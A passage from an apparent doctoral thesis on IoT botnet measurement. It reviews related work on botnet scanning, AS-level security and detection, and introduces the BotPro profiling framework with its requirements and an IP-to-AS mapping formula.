IP blacklists are used by network administrators to identify and block IP addresses that engage in harmful activities including virus distribution, spamming and click fraud [125]. It mainly functions as an access control technique that restricts peers who are included in a well maintained list to access certain network resources. While there are different types of blacklists, they all operate based on the same fundamental idea. In the case that a particular host is identified as harmful, it is subsequently included in a centralised database. In addition, there are two distinct formats for IP blacklists: (i) a text file format suitable for constructing Access Control Lists (ACLs) on networking devices, (ii) cloud services that can be accessed using online REST APIs [126]. Such blacklists can be queried by IDS or firewall to identify whether a previously unknown endpoint is known for engaging in suspicious activity [127]. Mitigating botnet activities through IP blacklists involves identifying and blocking communication between compromised devices and the C&C servers that control the botnet [128]. This approach is employed to hinder the proliferation of botnets as well as prevent compromised devices from launching malicious activities [129]. For instance, IP blacklists are used to combat and reduce the amount of spam emails delivered by botnets as well as to prevent new infections by blocking malicious URLs.

2.9 Related work in botnet profiling and detection

Many researchers focus on the security vulnerabilities of IoT devices which are commonly exploited by attackers to turn them into botnets (e.g.,[38, 24, 39, 35, 130, 131, 50]. The first step in most successful large-scale cyber-attacks is infecting IoT devices via telnet. The measurement study performed by Metongnon and Sadre [38] indicated that port 23 (telnet) is the most frequently exploited port, followed by port 22 (SSH) and port 2323 (TCP). The previous work highlighted some ports in IoT devices that were vulnerable and exposed to be targeted by malicious actors. More recently, Antonakakis et al. [24] provided an inclusive understanding of Mirai's evolution and emergence and highlighted the impact of the shared source code which led to the proliferation of Mirai variants.

In addition, Angrishi [39] highlighted the root cause of vulnerabilities in most IoT devices. He [35] suggested that the rush to deliver new services and devices to consumer markets by third party suppliers has resulted in a great number of IoT devices being exposed to security threats. Wurm et al.[130] have also suggested that the security issues related to IoT devices are known to producers, but have been ignored or treated as an afterthought. Commonly, this is because of fast time to market (TTM) and cutting costs throughout the design and development process [130]. The EU Agency for Cybersecurity (ENISA 2017) [131] reported that manufacturers may tend to limit security properties in order to produce low-cost IoT devices which may result in devices being unsecured and vulnerable to multiple threats. Neshenko et al. [50] pointed out that when manufacturers use default credentials, it facilitates unauthorised access to IoT devices, and this risk remains largely unaddressed. In addition, manufacturers' failure to provide adequate firmware updates during the IoT life cycle prevents the devices from amending the security bugs and vulnerabilities that are constantly being discovered [131][50]. Nevertheless, our research takes a different angle by concentrating on the malware binaries that are most frequently active. We delve into the targeted vulnerabilities and preferred services, thus offering a unique perspective on IoT security. Our focus extends beyond manufacturer-centric issues, exploring how specific malware binaries exploit these security lapses and the specific vulnerabilities they target.

IoT botnets propagate through continuously scanning the Internet for vulnerable IoT devices which have default credentials. Antonakakis et al. [24] analysed the propagation of the Mirai botnet and found that it propagates by scanning the Internet to identify vulnerable IoT devices which run SSH or telnet. The authors indicated that the lack of security measures in some IoT devices, for instance, the devices' weak authentication enables the attackers to compromise 600 thousand devices in a very short time.

In addition, some researchers conducted an advanced security analysis to investigate the loopholes and nature of IoT devices. In their work, Sachidananda et al. [132] implemented a security testbed to examine the security risks of IoT devices. This work is based on selecting state of the art IoT devices that are available in the market, such as Samsung Smart Things, Philips Hue, SENSE Mother and Amazon Echo. The testbed comprised of vulnerability scanning, fingerprinting, process enumeration and port scanning for various IoT devices. The analysis demonstrated that a large number of the devices have unnecessary open services and ports including 23 and 80 that allow malicious actors to gain information related to targeted devices. In contrast to the existing literature, our work with BotPro delves into the assessment of activity duration for infected IP addresses engaged in IoT botnet activity. Hence, it enables us to obtain a deeper understanding of botnet life cycles, characterising not only the attack patterns but also the temporal dynamics of the infection. By analysing the longevity and persistence of infections across different IP addresses, we can better understand the resilience of these botnets, offering valuable insights that could be leveraged for the development of more effective botnet countermeasures.

Undoubtedly, the weak implementation of AS-level security practices plays a crucial role on the prevalence of malicious activity targeting core socio-technical systems (e.g., finance) and critical infrastructures (e.g., nuclear, utilities) [125]. In fact, certain ASes may be considered as "bad harvest" and implicitly offer incentives and flexibility to attackers when deploying large-scale attacks [24, 42]. As discussed in various studies [24, 43, 125, 133], the diversity of AS-level security policies in synergy with the minimal enforcement of such policies due to political and monetary constraints requires mechanisms that rely on consistent measurement studies such as to capture the emerging properties of large-scale threats. Hence, relating the influence of AS tolerance over IoT botnet deployments is significance for equipping next generation defence mechanisms with up to date knowledge [133, 24].

The majority of AS-level measurement studies examined security best practices in ASes with the use of metrics distilled by third-party abuse data (e.g., [134, 135]) or looked at

AS structural characteristics from a business perspective where security practises were peripherally discussed (e.g., [133, 120]). Moreover, work investigating IoT botnet activity placed greater emphasis on providing an overview of vulnerabilities exploited by specific malware variants [24, 42, 43, 125]. However, to the best of our knowledge, most past and recent studies fail to determine the influence of the structural properties of an AS with respect to tolerance on IoT botnet activity. In addition, our work seeks to bridge this gap by analysing the interplay between the AS-level properties and IoT botnet activities. This unique approach helps to enhance our understanding of how the inherent characteristics of an AS can impact its susceptibility to IoT botnet attacks, hence paving the way for more effective mitigation strategies.

A growing body of literature has analysed the Internet-wide scanning carrying out by botnets. Such scanning is an essential element in launching many of today's large scale attacks. Dainotti et al. [136] analysed the scanning activities originating from botnets in order to identify and characterise their scanning strategies and purposes. This work stated that botnets carry out Internet scanning for various reasons, including penetration, propagation and enumeration. However, this work was based only on traffic traces gathered from the UCSD network telescope and was unable to give insights related to malicious activities that follow-up scanning.

Botnets utilise different scanning approaches to find potential victim IoT devices. Li et al. [137] analysed the malicious probing traffic generated by botnets in order to determine the significance of this activity. Their analysis drew upon a large amount of honeynet data to understand the various scanning strategies used by botnets. Furthermore, statistical techniques had been proposed in [137] in order to infer and define the attributes of such scanning including coordination among bots in the scanning process, uniformity and trends. The proposed techniques showed that 14.8% of the observed events are merely port scanning without any malicious payload, while the remaining 83.7% events target particular vulnerabilities. In their survey, Bou-Harb et al. [96] categorised Internet scanning methods into two types, namely single source cyber scanning and distributed cyber scanning. In their study Durumeric et al. [138] highlighted the most common scanning approach performed by malicious actors which is large horizontal scans.

Botnets conduct a horizontal scan continuously by utilising a self-propagating worm code to take advantage of device vulnerability [136]. The scanning activities take place when a group of exploited IoT devices (zombies or bots) are used to scan a victim [96]. These bots are not required to be on a contiguous group of IP addresses and they can be very distributed [96]. For example, a botnet that contains just 254 comprised devices would have the opportunity to scan a complete Class C network [96]. It might be accomplished by sending one packet from each compromised device. In this scenario, a scanning campaign can be conducted in a way which hid the true adversary (C&C) as the compromised devices are fundamentally zombie members [96]. The scanning activities performed by a botnet are large-scale coordinated events and normally include a massive number of compromised devices [95]. The aim of this process is to gather information about a vulnerable service and devices belonging to specific network domains and to provide this information to malicious actors [95].

Several studies have been conducted in order to detect and understand the behavioural properties of botnets. Some preliminary work was carried out in early 2005 to understand the evolution of bots and botnets. The experiment carried out by Cooke et al. [139] proved that the activity of botnets might be observed and analysed by implementing honeypots. Suzuki e al. [140] employed IoT honeypot to capture various attack on IoT devices running on different CPU architectures. In their work, they measured the growth of Telnet-based attacks against IoT devices.

Nonetheless, all aforementioned studies did not capture the modern scanning characteristics of new variants and in parallel did not provide a recent overview of the botnet structural properties (i.e., centralised or P2P) as conducted in this work.

The principle in information theory is to find important data, with the use of techniques such as mutual information, multiscale and Shannon entropy. The most widely used technique is entropy, where the entropy can be known as the dispersal grade of features. According to Lakhina et al. [141], the entropy of feature distributions performs better than widely used counter-based features (like flows, packets and byte counts). They made use of Shannon entropy to sum up a feature distribution of network flows. Gu et al. [142] made use of Shannon maximum entropy estimation to estimate the network baseline distribution and to give a multi-dimensional view of network traffic. Feature distributions give a different view of a network activity than traditional counter-based volume metrics (like flow, packet, byte counts), which are widely used in commercial solutions.

Various techniques have been implemented by researchers to observe and characterise IoT botnet attacks such as reverse engineering and active and passive measurement. For example, Welzel et al. [143] utilised an active technique to develop a framework for observing the DDoS botnets and their victims. In order to measure the impact of DDOS attacks on the network, the authors in [143] proposed a framework that has two principal components: DDoS C&C monitoring and DDoS target monitoring. Such framework demonstrated that 65% of victims are heavily affected by botnet based attacks. An example of utilising both active and passive measurement was performed by Metongnon and Sadre [38]. Both techniques were implemented in [38] to get a better understanding of the trends in the evolvements of botnet families.

In addition, in their study [144] implemented both active and passive measurements to analyse and measure the operation and spread of a recent IoT botnet named Hajime. These techniques allow them to utilise Hajime as a lens to gain a profound understanding of the operation of IoT botnets. Accordingly, the proposed techniques in [144] disclosed the types and the architectures of devices exploited by botnets as well as recognised the countries that had more vulnerable IoT devices.

Moura et al. [33] investigated DNS resilience by utilising active measurements and passive observations to understand the DNS behaviour during the attacks. The main outcomes of their work assist in improving DNS resilience and reducing the harm from a DDoS attack. Another work focusing on DNS was conducted by Park et al. [145]. Their comprehensive measurement aimed to investigate all open DNS resolvers on the Internet to understand their behaviours and to measure their possible negative impact pose on the Internet [145]. A key issue with Open DNS resolvers is that they are open to any client on the Internet and can be utilised to resolve the domain name without requiring the users to have authorisation. Park et al. [145] highlighted that malicious actors exploit these DNS resolvers for various malicious purposes such as DNS amplification and DNS manipulation attacks. Moreover, the researchers in [145] examined and analysed the features of DNS header in response packets in order to understand the behaviour of DNS open resolvers and estimate their numbers globally. Consequently, the authors in [145] discovered around 3 million open DNS resolvers on the Internet and revealed their abnormal behaviour.

Several studies investigated the distribution of illicit activities over countries as well as aggregated units of resources for botnets, such as ASes and IP address spaces (e.g.,[146, 147, 120]). However, no work to our knowledge has investigated the correlation between the structural properties of an AS based on its inter-domain routing policies against diverse CTI feeds as we do in this work.

Work described in [148] focuses on developing security schemes for rating AS reputation. Hence, they attempt to identify malicious or poorly managed networks. However, there are no insights on network attributes that frequently embrace malicious activities. In parallel, the study in [134] proposed different reputation metrics that are entirely focused on the concentration of abuse while taking into consideration some features of hosting providers. By contrast with the aforementioned pieces of work, we examine the structural characteristics of ASes in order to determine the influence of these characteristics explicitly on IoT botnet activity.

The work in [43, 125, 42, 24] focused on identifying the general properties of botnets and revealed that they had a particularly heavy concentration in a small number of countries, showing the most ASes harbor malicious activities. Nonetheless, both studies do not provide insight into the prevalence of botnets among ASes and do not consider the individual prefixes advertised by ASes, as we show in this work.

Early botnet detection techniques have received attention in the last few years. For instance, Abaid et al. [97] carried out an empirical study to investigate the temporal relationship between botnet infection phases to recognise what behaviour usually precedes attacks. This study focuses on the synchronised behaviour of two or more machines communicating with a C&C server synchronously. Thus, three indicators had been proposed in [97] to observe such behaviour which are domain generation algorithm (DGA), failed connection and blacklisted host contact. By examining the correlation between attacks and behavioural synchronisation would be possible to understand how often machines that launch attacks exhibit synchronised behaviour [97]. Early alerts can be raised for network attacks by detecting the synchronised behaviour. [97]. Furthermore, the previous study revealed that the C&C communication stage has the highest probabilities to precede the attack, followed by downloading malicious code stage. However, the aforementioned study did not delve into the examination of malware loaders' role in botnet infection phases.

As highlighted by many studies and security vendors, P2P botnets are hard to backtrack. Therefore, profiling their structural characteristics across the global Internet is a challenging task. Overall, there is still a lack of mechanisms on tracking critical components in charge of instrumenting the formation of P2P botnets such as botnet loaders, or vital supernodes in charge of coordination [149]. Hence, the development of generic methods to identify critical nodes is still an open issue and it would surely benefit future botnet mitigation strategies.

Our work with BotPro, in contrast, recognises the importance of these critical nodes in botnet propagation. BotPro's approach encapsulates an understanding of botnet dynamics beyond synchronisation, also factoring in the behaviour of malware loaders, thus expanding the scope of botnet detection and prevention. Consequently, BotPro's methodology, which embraces a more holistic understanding of botnet propagation dynamics, promises a superior framework for the early detection of botnet threats.

A study performed by Wang et al. [37] analysed the behaviour patterns of botnet DDoS attacks in order to predict the source of future threats. The work in [37] is based on extracting the intervals time between two consecutive botnet attacks. The authors emphasised that all attacks had consistent patterns and about fifty percent of the attacks in their dataset were launched simultaneously. In order to understand the geospatial distribution of the attacking sources, the researchers in [37] also analysed the geolocation of DDoS attacks and quantified the geolocation affinity. As per the analysis result in [37] botnet families might exhibit predictable patterns in respect to the distance within the involved bots and the victim host. Comparatively, our approach with BotPro delves deeper into the intricate dynamics of IoT botnet activities. Beyond analysing temporal patterns and geospatial distribution, we scrutinize the network-level relationships and the specific role of each node within the botnet. This facilitates a more thorough understanding of the botnet's structure and propagation characteristics, offering a more comprehensive insight into the IoT botnet phenomenon.

In their work Zhao et al. [150] presented a technique for detecting the presence of botnets during both the command and control and the attack phases. Early detection of the botnet in the command and control phase can leverage mitigation of the activity botnet before its launch. Moreover, as the bots exhibit a uniformity of traffic behaviour and distinctive communications behaviour, the authors in [150] developed a method to characterise and classify botnet attributes. However, the proposed techniques in [150] relied on observing the network flow characteristics of a botnet at the level of the TCP/UDP flow which limited their analysis on traffic flow rather than payload inspection.

Various types of supervised and unsupervised learning techniques and analysis approaches have been extensively studied and implemented to prevent and detect cyber security threats. In supervised learning, data samples are labelled based on their class (e.g., legitimate or malicious). Data labelling or training data is commonly carried out manually, involving individuals to identify data patterns according to their classes. Building a mathematical model in supervised learning requires trained data which is used as an input to the algorithm, predefined classes are produced according to a given new data sample. Applying supervised learning needs a large amount of historical data in order to detect the behavioural patterns of botnet [151].

In contrast, unsupervised learning does not require any data labelling or training, where the algorithms define the degree of dispersion between the data samples. Classifying the samples in unsupervised learning is performed based on the quality of data coherence inside the class as well as data modularity among the classes [152]. Applying unsupervised learning methods to detect botnets is commonly preferred as they do not require any prior knowledge [151]. Such methods aimed to group malicious activities relying on similarities in their behaviours by observing the traffic itself.

The continuous development and dynamic behaviour of IoT botnets can pose some challenges in applying supervise methods to detect and track their cyber threats. Hence, unsupervised methods, including clustering and pattern detection have been widely used by researchers to tackle the issue of IoT botnet. Mazel et al. [153] implemented a purely unsupervised method that does not rely on any preliminary information regarding the distribution and previous data labelling. Therefore, the proposed work in [153] could be instantly applied to observe anomaly events in the network relying on the identification of small-size clusters and detection of anomalies. An earlier work was carried out by Portnoy et al., where the authors used a method relied on unsupervised method and hierarchical clustering and was trained completely on unlabelled data [154]. Such work aimed to cluster and detect a large number of intrusions by starting an empty set of clusters and then computing the final set of clusters in signal pass. Indeed, the application of unsupervised learning methods in our work is largely predicated on the fact that these methods do not require any prior knowledge of the botnet characteristics or patterns. This aspect is particularly valuable in the constantly evolving landscape of cyber threats, where new types of attacks, tactics, and botnets frequently emerge.

In addition, different clustering methods are proposed to study system logs, which include information regarding most events that appear in the network. Such log files can be generated from honeypots that aim to simulate any vulnerability which can easily be compromised by malicious actors [155]. Alternatively, some authors utilised synthetic traffic logs, which include background traffic gathered from testbeds or records obtained from well-known datasets such as CTU13 and ISOT. For example, Le et al. [156] applied unsupervised methods on CTU13 to create a strong data analytics system to detect botnet traffic. However, exploiting synthetic traffic logs to identify botnet activities may not be sufficient and could not ensure that detection outputs can be extended to actual botnet behaviour. In our work, we operate with Internet-wide feeds from globally distributed honeypots targeted by real IoT botnets, which can assist us in gaining adequate insights into the real botnet behaviour.

Several research efforts have focused on detecting the structure of IoT botnets (e.g.,[157, 158, 159]). Work described in [160] proposed an approach to detect P2P bots in network traffic by employing machine learning in synergy with dynamic group behaviour analysis (DGBA). The work in [161] proposed a model for detecting evolving P2P botnet communities in dynamic communication graphs. However, the dependency of botnet infrastructures with malware loaders is not covered in any of the aforementioned pieces of work. In addition, and by contrast with these studies, we provide an insight into the propagation strategy adopted by IoT botnets.

There have also been studies exploiting graph properties to identify the presence of P2P botnets (e.g.[162, 163, 164]). The work in [165] identifies bot communities based on characterising the communication amongst network nodes using metrics distilled by undirected graph definitions such as node degree and conductance. Evidently, most such studies focused on detecting anomalies in dynamic or static graphs, however, they have not adequately attributed the criticality of specific botnet nodes and their behaviour with respect to their AS-level distribution as we do herein.

2.10 Discussion

The examination of the related literature highlights several critical insights and gaps in the existing body of research concerning IoT botnets, their vulnerabilities, threats, propagation, evolution and communication protocols. As the landscape of cyber threats evolves, the understanding and capture of modern scanning characteristics of new botnet variants become indispensable. While previous studies have offered valuable insights, there remains a gap in addressing the scanning behaviour of IoT botnets. Our work aims to fill this gap, offering a detailed analysis of the evolving scanning tactics employed by these threats, and how they adapt to evade existing detection systems.

In contrast to prior studies that tend to examine IoT botnet behaviour from a single or limited set of vantage points, our work provides a unique, globally encompassing perspective. Most existing works focus on analysing IoT botnets within controlled environments, such as laboratories or isolated networks, often leading to partial or context-specific insights. Our work, however, leverages Internet-wide feeds from globally distributed honeypots that are targeted by real-world IoT botnets. By implementing a wide network of honeypots placed in different ASes around the globe, this method expands the range of observation, allowing for a more complete understanding of the malicious activities and trends related to IoT botnets.

BotPro is designed to provide a more realistic and comprehensive understanding of botnet behaviour. The insights derived from this research exceed the typical scope of many existing studies, most of which only focus on specific botnet characteristics or examine botnets in a relatively static manner. Our work, on the other hand, captures the dynamic and evolving nature of IoT botnets, providing a broader and more nuanced understanding of their activities.

Notably, existing researches have not sufficiently addressed the significance of individual botnet nodes and their behaviour concerning their distribution at the AS-level, an area that our study specifically focuses on. By investigating this facet, we delve deeper into the structure of the botnets, providing a much-needed perspective on the role that specific nodes and their locations play within the botnet ecosystem. This granular analysis allows us to offer a more detailed understanding of botnet operation and propagation, shedding light on aspects that were previously underexplored.

One distinguishing factor of our study compared to previous research is the comprehensive analysis of attack sessions within the context of commands issued to targeted IoT devices. Prior studies have not extensively explored the patterns exhibited by these commands, nor have they considered factors such as command repetition or subsequent actions following their execution or failure. The insights gained from such an analysis hold significant value as they can unveil distinct behavioural signatures of various botnets, thereby facilitating their detection. This information fosters a more nuanced understanding of the operational methods employed by botnet attacks on IoT devices, which is vital for devising more effective strategies for detection and mitigation.

While previous studies have made significant strides in understanding botnet infrastructures, they have predominantly overlooked the relationship between botnet infrastructures and malware loaders. This oversight is particularly consequential since malware loaders play a vital role in the functioning of botnets, serving as the conduit for delivering malware to infect devices and facilitate the botnet's propagation. Such insufficient attention given to this specific aspect can lead to an incomplete understanding of botnets as a whole. In particular, the absence of consideration for the significance and impact of malware loaders can significantly constrain our understanding of botnet structure, operations, and evolution. In addition, a distinguishing factor of our work with BotPro is its special emphasis on the detection of super nodes within the botnet structure, including the critical malware loaders. These super nodes often play a pivotal role in botnet propagation and therefore their detection and understanding are of utmost importance.

The proposed methodology in this work is designed to be a cornerstone tool for legal and cybersecurity entities in their efforts to track and profile IoT botnets. Our work aids in the prevention of large-scale and rapidly evolving attack vectors, hence providing a robust defence against these formidable threats. Through the utilisation of BotPro's capabilities, our goal is to make a significant contribution to the realm of IoT botnet profiling, thereby enhancing the effectiveness of ongoing endeavours in combating their threats.

2.11 Summary

Chapter 2 of this thesis provides a comprehensive overview of IoT technology, its adoption, the inherent vulnerabilities and the evolution of IoT botnets. As discussed in Section 2.1, the adoption of IoT devices is driven by the convenience and efficiency that they offer. They facilitate informed decision-making, monitor and manage critical infrastructure, enhance automation and provide real-time insights. However, IoT devices have proved to pose significant security risks due to their vulnerabilities and susceptibility to malware. As described in Section 2.2, IoT devices exhibit some vulnerabilities that render them attractive to malicious actors. These vulnerabilities stem from various aspects, including unnecessarily open ports on devices, the prevalent use of default passwords and easily guessable passwords and poor update mechanisms. In addition, the inherent limitations characterising IoT devices, such as constrained energy resources and limited computational capabilities, present significant obstacles in implementing complex authentication protocols. Consequently, these limitations create a potential gateway for malicious actors to exploit substandard authentication methods. Section 2.3 explored the evolution of IoT botnets through tracing their development and increasing complexity over the years. As described in Section 2.4, the successful formation and operation of an IoT botnet primarily rely on exploiting vulnerabilities in IoT devices. In addition, the establishment of a botnet generally consists of three main phases, each of which is crucial for the effective construction and implementation of this malicious network. As presented in Section 2.5, the principal phases involved in the operation of an IoT botnet and interpreted within the context of broader frameworks used in cybersecurity. MITRE ATT&CK framework provides a structured approach to understand the lifecycle of botnet attacks, which includes stages like reconnaissance, credential access, persistence, execution, defence evasion, C&C and impact.

The typical structures of IoT botnets are examined in Section 2.6, revealing their highly organised and sophisticated nature. Furthermore, it described the three prevalent structures of IoT botnets: (a) centralised, (b) decentralised (P2P) and (c) hybrid P2P. The shift towards decentralised structures in recent years is emphasised, reflecting a strategic adoption by botmasters to improve resilience and evade detection. Section 2.7 explored the role of key internet infrastructure components, including DNS and BGP in botnet operation. The use of DNS in botnets assists in facilitating communication between the bots and malicious actors, while BGP plays a significant role in how botnets can propagate and spread their influence. As described in Section 2.9, many studies have focused on tracking and profiling IoT botnets and understanding their intricate behaviour. Despite these efforts, there remains a gap in addressing the challenges posed by IoT botnets. Hence, our work endeavours to bridge this gap by constructing a comprehensive profile that captures the formation, structure, and operational mechanism of IoT botnets. This will be achieved through the development of a data-driven approach, enabling a deeper understanding of these intricate cybersecurity threats.

Chapter 3

BotPro Framework

In this third chapter, we will introduce our proposed framework called BotPro, which has been developed to address the challenges and gaps identified in the literature review presented in Chapter 2. This chapter will offer a comprehensive overview of the framework and provide details of its design and objectives. It will serve as a basis for the subsequent chapters, where we will explore the practical implementation of the framework on a real dataset. After identifying existing gaps in botnet profiling and characterisation, a subsequent step was to gather requirements for the overarching and high level properties of the BotPro framework. The Must, Should, Could, Would (MoSCoW) method was used as a prioritization method to determine what should be completed first, what could come later, and what requirements could be excluded completely. The *must-have* requirements were considered essential and without them, the framework would not be usable. The *should-have* requirements were considered desirable with high priority, and their absence would not significantly impact the functionality of the system. The *could-have* requirements had lower priority than should-have requirements, and they were implemented if there was time left. Finally, the *would-have* requirements were considered as future wishes that might not be realized due to time and cost constraints.

The use of the MoSCoW method helped to prioritise the requirements and allocate resources effectively. This approach ensured that most important requirements were addressed first, resulting in a more effective and useful framework for profiling IoT botnet behaviour.

The must-have requirements for successful implementation of BotPro to profile IoT botnet behaviour are considered essential and constitute the core functionality of the framework. These requirements include:

- **Actions:** component defines the core functions and objectives of BotPro. It outlines the tasks that BotPro aims to accomplish in the context of profiling IoT botnet behaviour. These actions serve as a foundation for the subsequent development and implementation of the framework's functionalities.

- **Methodology:** component encompasses the systematic approach and techniques employed to achieve the objectives of BotPro. It outlines the processes, algorithms, and methodologies utilised in analysing and interpreting the data related to IoT botnet behaviour. This component ensures a structured methodology is followed for accurate profiling and analysis.

- **Measurement infrastructure:** plays an essential role in the proposed framework and is responsible for establishing the necessary infrastructure and tools that are required to collect data related to IoT botnets. This infrastructure includes honeypots, integration with Internet measurement tools, utilisation of real-world datasets, and the establishment of data storage and management systems. By incorporating these elements, the measurement infrastructure serves as the foundation for generating reliable and comprehensive data necessary for profiling IoT botnet behaviour accurately.

The should-have requirements for the BotPro framework encompass additional features and functionalities that enhance its profiling capabilities for IoT botnet behaviour.

- **Integration of advanced data analysis techniques:** enhances the framework's ability to extract meaningful information from the collected data. This includes leveraging statistical methods, natural language processing, and information theory to identify intricate patterns, anomalies, and relevant features. This integration of advanced data analysis techniques enhances the accuracy and effectiveness of the framework in profiling botnet activities.

- **Visualization capabilities:** BotPro should encompass visualization capabilities to visually represent the analysed data in a meaningful and interpretable manner. Through the utilisation of various visualization techniques, such as graphs, charts, and maps, BotPro enables cybersecurity analysts to gain valuable insights into the intricate patterns and trends of botnet behaviour.

The could-have requirements for the BotPro framework are additional features and functionalities that can enhance its capabilities for profiling IoT botnet behaviour. While not essential for the core functionality, these requirements provide added value and expand the possibilities of the framework.

– **Real-time response mechanisms:** currently, BotPro offers comprehensive analytics and monitoring for the activities of IoT botnets. Nevertheless, the incorporation of real-time response capabilities would greatly improve its practical effectiveness. This may encompass the implementation of automated notifications, or even the execution of automated defensive measures upon meeting of specific criteria.

– **Open-source community involvement:** making BotPro open-source could encourage contributions from the cybersecurity community, resulting in the addition of new features and improvements. This could also facilitate collaboration and the exchange of knowledge between both academics and industry professionals.

The would-have" requirements assist in managing expectations about potential features that could be included in a given release. However, these enhancements are considered beneficial, they may not be prioritised in the current version due to various constraints such as time and resources.

– **Automated reporting:** although BotPro offers comprehensive data analysis and visualisation, the addition of an automated reporting feature would be a significant improvement. Such feature would streamline the process of information dissemination among the cybersecurity team and facilitating decision-making processes.

– **User-defined parameters:** allow users to define their own parameters for the data analysis and visualization module of BotPro. For instance, users could have the ability to define the specific period for which they want to analyse botnet activity.

3.1 Framework Actions & Methodology

The BotPro framework consists mainly of three components: (i) actions, (ii) methodology, and (iv) profiling, as depicted in Fig. 3.1. The actions component encompasses the tasks that BotPro performs to profile IoT botnet activity. BotPro focuses on profiling different behavioural aspects of IoT botnets, including persistence, components, dynamic behaviour and propagation. Hence, a systematic approach has been defined in the methodology component, which consists of graph theory concepts, ML, NLP and Shannon entropy.

3.1.1 Framework Actions

The actions of BotPro are tailored to identify, assess and attribute various aspects of IoT botnets. The identify action aims to figure out the existence of IoT botnets and identify




Figure 3.1: Main components of the proposed framework for profiling IoT botnet.

their infrastructure. Hence, the measurement infrastructure in Section 3.2 has been built to identify the originated ASes, bot loaders and malware variants. In addition, it is responsible to identify the structural properties of IoT botnets including P2P and centralised. It also identifies the persistence of IoT botnet activities by measuring the longevity of their operation across the Internet.

The actions component of BotPro also aims to assess the structural properties of IoT botnets with respect to AS-level as well as bot loaders. It measures the influence of critical ASes and bot loaders in the propagation of IoT botnets. It also assesses the structural properties of botnet loaders with respect to the distribution of malware binaries of various strains. In addition, the assess function aims to evaluate the effectiveness of global blacklists in capturing IoT botnets. It also assesses the temporal duration of botnet activity and considers both AS-level and individual bots.

The attribute function contributes to provide compilation of the most important AS attributes that frequently embrace botnet activity. Furthermore, it aims to capture the propagation characteristics and attribute attack strategies through tracking the behaviour of IoT P2P botnet loaders.

The actions component performs different functions in order to profile the behaviour of IoT botnets. As shown in Fig. 3.1 a diverse range of methods are harnessed within this methodology component, including information theory, statistical methods, natural language processing, ML and graph theory. We applied different data analysis and ML algorithms to sort and analyse the processed data to obtain logical and structured information. The principle in information theory is employed to find important data and it is based on the fields of probability theory and statistics. The most widely used technique in this context is Shannon's entropy, which is known as the dispersal grade of features. We exploit the properties of entropy as the traffic dynamics imposed by botnets hold a high level of randomness in both scanning and instrumentation.

We use the entropy to measure the amount of information obtained by observing CTI feed logs. Since the infected IPs probe our honeypots in time intervals, we have created port sequences by combining the destination port records for each source IP. Thus, we can obtain the destination port's sequence for each source IP. A sequence S is defined as the collection of ports from a given $sourceIP$ to a certain $destinationIP$. Consequently, we have constructed a table indicating a time frame with two variables: the source IP address and the sequence of the distention port. The methodology also includes a coefficient variation (CV), which represents a statistical indicator for the dispersion of data points around the mean. Such statistical tool is utilised to measure the effectiveness of the blacklists in capturing the activities of botnets.

3.1.2 Methodology

The methodology presents the systematic approach and techniques applied in the BotPro. It thus provides an overview of the algorithms and techniques utilised in analysing and interpreting the data. By adopting this structured methodology, the proposed BotPro ensures the generation of reliable and accurate insights with respect to the dynamic behaviour and characteristics of IoT botnets.

IP address mapping: was performed by associating a set of IP addresses, denoted as B, involved in botnet activity with their corresponding originating ASes, denoted as (ASx). Therefore, the notation $occ(B \in ASx)$ represents the total count of IP addresses in B that are announced by (ASx). This mapping process facilitated the attribution of botnet activity to specific ASes, enabling further analysis and understanding of the botnet's network structure and geographical distribution. Thus, the formula to map IP addresses to their corresponding ASes is:

$$\text{occ}(B \in ASx) = |\{b \in B : b \text{ is announced by } ASx\}| \tag{3.1}$$

Where:

- $|\cdot|$ denotes the cardinality (or size) of a set.
- b represents an individual IP address in the set B.

